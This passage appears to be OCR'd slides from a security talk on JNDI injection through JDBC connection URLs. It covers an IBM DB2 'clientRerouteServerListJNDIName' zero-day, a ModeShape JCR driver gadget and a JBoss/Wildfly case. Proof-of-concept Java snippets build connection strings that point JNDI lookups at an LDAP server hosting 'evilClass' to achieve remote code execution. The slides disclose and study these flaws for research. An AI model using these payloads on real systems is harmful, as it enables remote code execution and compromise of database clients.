
IBM DB2 0day case

clientRerouteServerListJNDINameIdentifies


a JNDI reference to a DB2ClientRerouteServerList instance in a JNDI repository of reroute server information.clientRerouteServerListJNDIName applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the DataSource interface.

If the value of clientRerouteServerListJNDIName is not null, clientRerouteServerListJNDIName provides the following functions:

- Allows information about reroute servers to persist across JVMs
- Provides an alternate server location if the first connection to the data source fails


1 public class c0 implements PrivilegedExceptionAction {
2
3 private Context a = null;
4 private String b;
5
6 public c0(Context var1, String var2) {
7 this.a = var1;
8 this.b = var2;
9 }
10
11 public Object run() throws NamingException {
12 return this.a.Lookup(this.b);
13 }
14
}

Find out root cause



Construct JNDI injection RCE

```
clientRerouteServerListJNDIName = ldap://127.0.0.1:1389/evilClass;
```

```
public class DB2Test {
    public static void main(String[] args) throws Exception {

    Class.forName("com.ibm.db2.jcc.DB2Driver");

    DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=
ldap://127.0.0.1:1389/evilClass;");
    }
}
```

Java Content Repository


Implementations

- Jackrabbit (Apache)
- CRX (Adobe)
- ModeShape
- eXo Platform
- Oracle Beehive

ModeShape

- JCR 2.0 implementation
- Restful APIs
- Sequencers
- Connectors
- …

JCR connectors



- Use JCR API to access data from other systems
- E.g. filesystem, Subversion, JDBC metadata…

ModeShape gadget

- JCR Repositories involving JDBC

```
public class ModeShapeTest {
    public static void main(String[] args) throws Exception {
            Class.forName("org.modeshape.jdbc.LocalJcrDriver");
            DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");
    }
}
```


JBoss/Wildfly 0day case

- A JNDI URL that points the hierarchical database to an existing repository

```
jdbc:jcr:jndi:jcr:?repositoryName=repository
```

